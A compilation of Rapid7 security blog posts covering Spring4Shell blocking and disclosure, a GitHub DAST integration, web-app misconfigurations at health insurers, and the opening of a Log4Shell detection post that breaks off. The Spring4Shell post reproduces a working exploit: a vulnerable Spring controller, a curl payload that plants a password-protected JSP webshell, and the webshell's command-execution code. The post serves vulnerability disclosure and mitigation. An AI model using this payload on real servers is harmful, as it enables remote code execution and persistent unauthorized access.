


One of the benefits of using tCell’s app server agents is the fact that you can enable blocking (after confirming you’re not blocking any legitimate commands) for OS commands. This will prevent a wide range of exploits including Shell commands. Below you will see an example of our OS Commands dashboard highlighting the execution attempts, and in the second graphic, you’ll see the successfully blocked OS command events.

Securing Your Applications Against Spring4Shell (CVE-2022-22965)
Securing Your Applications Against Spring4Shell (CVE-2022-22965)
What’s next?

We recommend following Spring’s latest guidance on remediation to reduce risk in your applications. If you’re looking for more information at any time, we will continue to update both this blog, and our initial response blog to Spring4Shell. Additionally, you can always reach out to your customer success manager, support resources, or anyone on your Rapid7 account team. Happy April – and here’s to hoping the only shells you deal with in the future are those found on the beach!

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

Spring4Shell: Zero-Day Vulnerability in Spring Framework

Post Syndicated from Jake Baines original https://blog.rapid7.com/2022/03/30/spring4shell-zero-day-vulnerability-in-spring-framework/

Spring4Shell: Zero-Day Vulnerability in Spring Framework

If you are like many in the cybersecurity industry, any mention of a zero-day in an open-source software (OSS) library may cause a face-palm or audible groans, especially given the fast-follow from Log4Shell. While discovery and research is evolving, we’re posting the facts we’ve gathered and updating guidance as new information becomes available.

What Rapid7 customers can expect

Our team is continuing to investigate and validate additional information about this vulnerability and its impact. This is a quickly evolving incident, and we are researching development of both assessment capabilities for our vulnerability management and application security solutions and options for preventive controls. As additional information becomes available, we will evaluate the feasibility of vulnerability checks, attack modules, detections, and Metasploit modules.

Our team will be updating this blog continually. Our next update will be at 9 PM EDT on March 30, 2022.

Introduction


On March 30, 2022, rumors began to circulate about an unpatched remote code execution (RCE) vulnerability in Spring Framework when a Chinese-speaking researcher published a GitHub commit that contained proof-of-concept (PoC) exploit code. The exploit code targeted a zero-day vulnerability in the Spring Core module of the Spring Framework. Spring is maintained by Spring.io (a subsidiary of VMWare) and is used by many Java-based enterprise software frameworks. The vulnerability in the leaked proof of concept, which appeared to allow unauthenticated attackers to execute code on target systems, was quickly deleted.

Spring4Shell: Zero-Day Vulnerability in Spring Framework

A lot of confusion followed for several reasons:

  • The researcher’s original technical writeup needed to be translated.
  • The vulnerability (and proof of concept) isn’t exploitable with out-of-the-box installations of Spring Framework. The application has to use specific functionality, which we explain below.
  • A completely different unauthenticated RCE vulnerability was published yesterday (March 29, 2022) for Spring Cloud, which led some in the community to conflate the two unrelated vulnerabilities.

Rapid7’s research team has confirmed the zero-day vulnerability is real and provides unauthenticated remote code execution. Proof-of-concept exploits exist, but it’s currently unclear which real-world applications use the vulnerable functionality. This code ends up resulting in widespread exploitation or no exploitation at all, depending on how the features are used.

Recreating exploitation

The vulnerability appears to affect functions that use the @RequestMapping annotation and POJO (Plain Old Java Object) parameters. Here is an example we hacked into a Springframework MVC demonstration:

package net.javaguides.springmvc.helloworld.controller;

import org.springframework.stereotype.Controller;
import org.springframework.web.bind.annotation.InitBinder;
import org.springframework.web.bind.annotation.RequestMapping;

import net.javaguides.springmvc.helloworld.model.HelloWorld;

/**
 * @author Ramesh Fadatare
 */
@Controller
public class HelloWorldController {

	@RequestMapping("/rapid7")
	public void vulnerable(HelloWorld model) {
	}
}

Here we have a controller (HelloWorldController) that, when loaded into Tomcat, will handle HTTP requests to http://name/appname/rapid7. The function that handles the request is called vulnerable and has a POJO parameter HelloWorld. Here, HelloWorld is stripped down but POJO can be quite complicated if need be:

package net.javaguides.springmvc.helloworld.model;

public class HelloWorld {
	private String message;
}

And that’s it. That’s the entire exploitable condition, from at least Spring Framework versions 4.3.0 through 5.3.15. (We have not explored further back than 4.3.0.)

If we compile the project and host it on Tomcat, we can then exploit it with the following curl command. Note the following uses the exact same payload used by the original proof of concept created by the researcher (more on the payload later):

curl -v -d "class.module.classLoader.resources.context.parent.pipeline
.first.pattern=%25%7Bc2%7Di%20if(%22j%22.equals(request.getParameter(%
22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRunt
ime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%
20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20
while((a%3Din.read(b))3D-1)%7B%20out.println(new%20String(b))%3B%20%7
D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context
.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources
.context.parent.pipeline.first.directory=webapps/ROOT&class.module.cl
assLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&cl
ass.module.classLoader.resources.context.parent.pipeline.first.fileDat
eFormat=" http://localhost:8080/springmvc5-helloworld-exmaple-0.0.1-
SNAPSHOT/rapid7


This payload drops a password protected webshell in the Tomcat ROOT directory called tomcatwar.jsp, and it looks like this:

- if("j".equals(request.getParameter("pwd"))){ java.io.InputStream in
= -.getRuntime().exec(request.getParameter("cmd")).getInputStream();
int a = -1; byte[] b = new byte[2048]; while((a=in.read(b))3D-1){ out.
println(new String(b)); } } -

Attackers can then invoke commands. Here is an example of executing whoami to get albinolobster:

Spring4Shell: Zero-Day Vulnerability in Spring Framework

The Java version does appear to matter. Testing on OpenJDK 1.8.0_312 fails, but OpenJDK 11.0.14.1 works.

About the payload

The payload we’ve used is specific to Tomcat servers. It uses a technique that was popular as far back as the 2014 and alters the Tomcat server’s logging properties via ClassLoader. The payload simply redirects the logging logic to the ROOT directory and drops the file + payload. A good technical writeup can be found here.

This is just one possible payload and will not be the only one. We’re certain that malicious class-loading payloads will appear quickly.

Mitigation guidance

This zero-day vulnerability is unpatched and has no CVE assigned as of March 30, 2022. The Spring documentation for DataBinder explicitly notes:

… [T]here are potential security implications in failing to set an array of allowed fields. In the case of HTTP form POST data for example, malicious clients can attempt to subvert an application by supplying values for fields or properties that do not exist on the form. In some cases this could lead to illegal data being set on command objects or their nested objects. For this reason, it is highly recommended to specify the allowedFields property on the DataBinder.

Therefore, one line of defense would be to modify source code of custom Spring applications to ensure those field guardrails are in place. Organizations that use third-party applications susceptible to this newly discovered weakness cannot take advantage of this approach.

If your organization has a web application firewall (WAF) available, profiling any affected Spring-based applications to see what strings can be used in WAF detection rulesets would help prevent malicious attempts to exploit this weakness.

Until a patch is available, and if an organization is unable to use the above mitigations, one failsafe option is to model processes executions on systems that run these Spring-based applications and then monitor for anomalous, “post-exploitation” attempts. These should be turned into alerts and acted upon immediately via incident responders and security automation. One issue with this approach is the potential for false alarms if the modeling was not comprehensive enough.

Vulnerability disambiguation

There has been significant confusion about the zero-day vulnerability we discuss in this blog post because an unrelated vulnerability in another Spring project was published yesterday (March 29, 2022). That vulnerability, CVE-2022-22963, affects Spring Cloud Function, which is not in Spring Framework. Spring released versions 3.1.7 and 3.2.3 to address CVE-2022-22963. CVE-2022-22963 is completely unrelated to the zero-day RCE under investigation in this blog post.

Further, yet another vulnerability CVE-2022-22950 was assigned on March 28th. A fix was released on the same day. To keep things confusing, this medium-severity vulnerability (which can cause a DoS condition) DOES affect Spring Framework versions 5.3.0 to 5.3.16. This CVE is completely unrelated to the zero-day RCE under investigation in this blog post.

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

InsightAppSec GitHub Integration Keeps Risky Code From Reaching Production

Post Syndicated from Nate Crampton original https://blog.rapid7.com/2022/03/02/insightappsec-github-integration-keeps-risky-code-from-reaching-production/

InsightAppSec GitHub Integration Keeps Risky Code From Reaching Production

We’ve all been there. The software development life cycle (SDLC) is moving at a mile a minute. Developers are writing code, updating features, and all the while attempting to keep everything introduced into production as safe and secure as possible. GitHub Actions are essential to automation and allow you to build, test, and deploy your code right from GitHub, faster than ever.

But it comes with risks.

How can you be sure your running applications aren’t vulnerable to exploitation? How will we know it’s problematic before it gets into production? Can we realistically perform kick-off, test, and provide feedback to development not using automation?

Secure apps through automation


A DevSecOps mindset is needed, with security baked into the SDLC — and now, GitHub Actions makes this easier than ever. This new integration — offered completely free to InsightAppSec customers — allows security and development teams to automate dynamic application security testing (DAST) as part of the CI/CD build pipeline workflow. For example, you can easily configure the integration to scan your team’s work for vulnerabilities, and if high-severity vulnerabilities are found, you can have it notify and/or block risky code before it reaches production environments.

Here’s how it works:

InsightAppSec GitHub Integration Keeps Risky Code From Reaching Production

All this happens automatically, so your team isn’t spending time finding and communicating application risk — they’re focusing on building a great application security program.

That’s not where the benefits end, however.

1) It helps integrate DevOps into the Security workflow: In order to help build a Dev SecOps mindset across teams, this integration allows DevOps and Security teams to work together earlier in the lifecycle, improving cross-team outcomes and making your organization safer.

2) Automate DAST as part of your CI/CD workflow: This integration fits in seamlessly with what you’re already doing, and automatically provides the vulnerability information your teams need to stay aware of risk and keep unsafe code out of your prod environments.

3) Quick and easy setup: Simply add the IAS Scan steps to your build pipeline as defined in the insightappsec-scan-github-action repo (assuming you have valid Github and InsightAppSec licenses).

And it is all for free. We’re continuously working to make InsightAppSec the easiest and most powerful security platform for your web applications and teaming with Github will supercharge your development lifecycle in the safest way possible, automatically.

Want to learn more? Here’s what you need to know about this integration.

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

For Health Insurance Companies, Web Apps Can Be an Open Wound

Post Syndicated from Paul Prudhomme original https://blog.rapid7.com/2022/02/23/for-health-insurance-companies-web-apps-can-be-an-open-wound/

For Health Insurance Companies, Web Apps Can Be an Open Wound

At IntSights, a Rapid7 company, our goal is to ensure organizations everywhere understand the threats facing them in today’s cyber landscape. With this in mind, we took a focused look at the insurance industry — a highly targeted vertical due to the amount of valuable data these organizations hold. We’ve collected our findings in the “2022 Insurance Industry Cyber Threat Landscape Report,” which you can read in full right now.

As part of this research, we reviewed threats specific to each vertical in the insurance industry. Healthcare insurance providers, in particular, have large targets on their backs. Criminals often aim to breach healthcare providers to gain access to various personal health information (PHI), which can include everything from sensitive patient health information to healthcare insurance policy details. Once this data falls into the wrong hands, it can be used to conduct fraud and exploit patients in a variety of ways.

This being the case, health insurance providers need to lock down their security perimeter as much as possible, and there’s one broader problem affecting the industry we want to highlight here: web app security. Security bugs or misconfigurations of public-facing customer web applications can often be overlooked, and they are major areas of concern because they serve as entry points for bad actors.

Let’s explore why these vulnerabilities are dangerous, how they happen in the first place, and what healthcare insurance providers can do to mitigate these threats and protect their policyholders.

Web apps as an entry point

Public-facing web applications are commonly used in the insurance industry to gather information about an individual or an organization. This data is often leveraged to generate a quote estimate for the type of insurance policy the person or company is looking for. While this can be a helpful way to personalize the customer experience and attract more customers to your business by showcasing competitive rates, it can also inadvertently expose inputted information if the app is misconfigured.

Take, for example, a vulnerability discovered in home and pet insurance provider Lemonade’s website. By simply clicking on public search results, a person could access and edit customers’ accounts without providing any credentials. From there, a bad actor could steal personally identifiable data and exploit it with barely any hassle at all.

The shocking part of this incident is that Lemonade spokespeople claimed this website flaw was “by design.” During the setup of the website, the team responsible likely didn’t realize anyone could log in, access a customer’s account, and even download a copy of that individual’s insurance policy. Since then, the indexed search results have stopped working, but it just goes to show how a simple oversight like that can be an open door for bad actors, who usually have to search much harder to find and exploit a vulnerability.

This is why health insurance companies should pay extra attention to how their public-facing apps, websites, and portals are configured. With the treasure trove of PHI they store — including everything from COVID-19 vaccination records to insurance policy details that list patient Social Security numbers, birthdates, and even Medicare or Medicaid coverage — healthcare organizations are prime targets for hackers eager to conduct insurance fraud, and a misconfiguration could give them easy access to this data.

How do misconfigurations happen?

Misconfigurations can happen at any level of an application stack, from the application server to the network services and beyond. As such, bad actors will try to exploit any misconfigurations in your stack by looking for unpatched flaws, unused pages, unprotected files or directories, and even dummy accounts that can get them into a system and open up access to data from within. This can lead to a complete system compromise and should be taken seriously.

But how do misconfigurations happen in the first place? Here are a few of the most common security misconfigurations in web apps:

  • Exposing too much information: If an attacker discovers what type of software you’re using for a public-facing web application, it will be much easier for them to search for and find vulnerabilities. There are some clever ways they go about learning this information; for example, they may be able to tell from an error message what type of back end you’re using. Anything that reveals stack traces or exposes information about what systems you’re using needs to be taken care of.
  • Default settings: When deploying new software, it usually comes out of the box with all functionality activated. However, every extra functionality is just another point of entry that you need to lock down. Never leave all default settings on, and make sure to change default accounts and passwords for everything, from admin consoles to hardware.
  • A lack of permissions: When your user permissions or account security settings are not strict, attackers may be able to access an account and run commands in the operating system. In the Lemonade example, for instance, anyone that found the account pages through search could log into the accounts without inputting user credentials.
  • Outdated software: Updating and patching software regularly is required to shore up any security vulnerabilities. This is even more critical for public-facing applications, as bad actors will often run down a list of known vulnerabilities to exploit a system. If the software isn’t up to date, it could leave a wide-open hole in your defenses.

How to resolve and prevent configuration issues in web apps

For healthcare security and health IT teams looking to find, fix, and prevent configuration issues in web apps, here are a few ways you can start:

  • Establish secure installation processes. A repeatable hardening process will help you deploy new software faster and easier in the future. This process, once outlined, should then be configured identically across your environments and automated to minimize effort.
  • Do not install unused features and frameworks. When first setting up your application, don’t deploy with the default settings. Review every feature, functionality, and framework, and remove any you do not want or plan to use. This will help you launch with a minimal platform that will be easier to harden.
  • Implement strict permissions. Ensure that different credentials are used in each environment, from development to production. Default user accounts and passwords should always be changed as soon as possible, and you will want to implement strict requirements for credentials.
  • Review and update configurations regularly. You might think you’re done once you’ve deployed your app, but you should always come back to review and update configurations on a consistent basis. Scan for errors, apply patches, and verify the effectiveness of your configurations and settings in all environments for maximum protection.
  • Generate a software bill of materials (SBOM) and cross-reference it against vulnerabilities often. It’s important to know every component comprised within a piece of software. You can easily generate an SBOM with a variety of open-source and commercially available third-party applications, and once you have it in hand, regularly cross-reference the components in it against known vulnerability lists.

Cyber threat intelligence can also help, as it can inform your health IT team about any threats facing your web app security. For example, threat intelligence can reveal what bad actors hope to acquire from your web apps and the methods they may try to use to obtain it. When you gather key information like this, you can tailor your defenses appropriately.

By leveraging robust cyber threat intelligence solutions and performing rigorous testing and scrutiny of public-facing web applications and other infrastructure, health insurance organizations and their healthcare security teams can better protect their environments and avoid inadvertently exposing customer data.

To learn more about the threats facing the insurance industry today — and some recommendations to protect against them — read the full research report here: “2022 Insurance Industry Cyber Threat Landscape Report.”

Additional reading:

How InsightAppSec Detects Log4Shell: Your Questions Answered

Post Syndicated from Alex Hanlon original https://blog.rapid7.com/2022/02/15/how-insightappsec-detects-log4shell-your-questions-answered/

How InsightAppSec Detects Log4Shell: Your Questions Answered

Join us on Wednesday, February 16, at 2pm EST for our webinar “Log4Shell Two Months Later: Lessons and Insights for Protectors.”

If you’re reading this, that means you survived the year 2021, so congratulations! For everyone in the software industry, and especially those in cybersecurity, the past 12 months probably felt like 12 rounds in the ring. Remember the Solarwinds attack and the resulting scramble to mitigate supply chain vulnerabilities? That all started just over a year ago, and things haven’t been quiet since.

Unprecedented security events have happened before, but last year, they became mainstream news. Even the White House and other US federal agencies are demanding more secure software from software vendors and better cybersecurity hygiene from any company that stores or processes sensitive data.

We can all feel the attention now, and because of this new level of awareness across the software industry, security vendors like Rapid7 are asked to respond to these widespread security events with speed and consistency to calm nerves and help prevent the spread of misinformation. That’s why I wanted to talk about our response to CVE-2021-44228 (a.k.a. Log4Shell), specifically with the Rapid7 InsightAppSec (IAS) platform.

What did we do?

When Log4Shell was disclosed, every major security vendor sprang into action to add coverage for the vulnerability to their products. At the time, many dynamic application security testing (DAST) platforms like IAS were struggling to add coverage due to the complexity of the attack, and we were no exception. But because of the severity of this vulnerability and the time-sensitivity of the situation, we knew we had to get our customers the appropriate DAST coverage as soon as possible, so we quickly created a new attack module that could provide that coverage.

How did we do it?

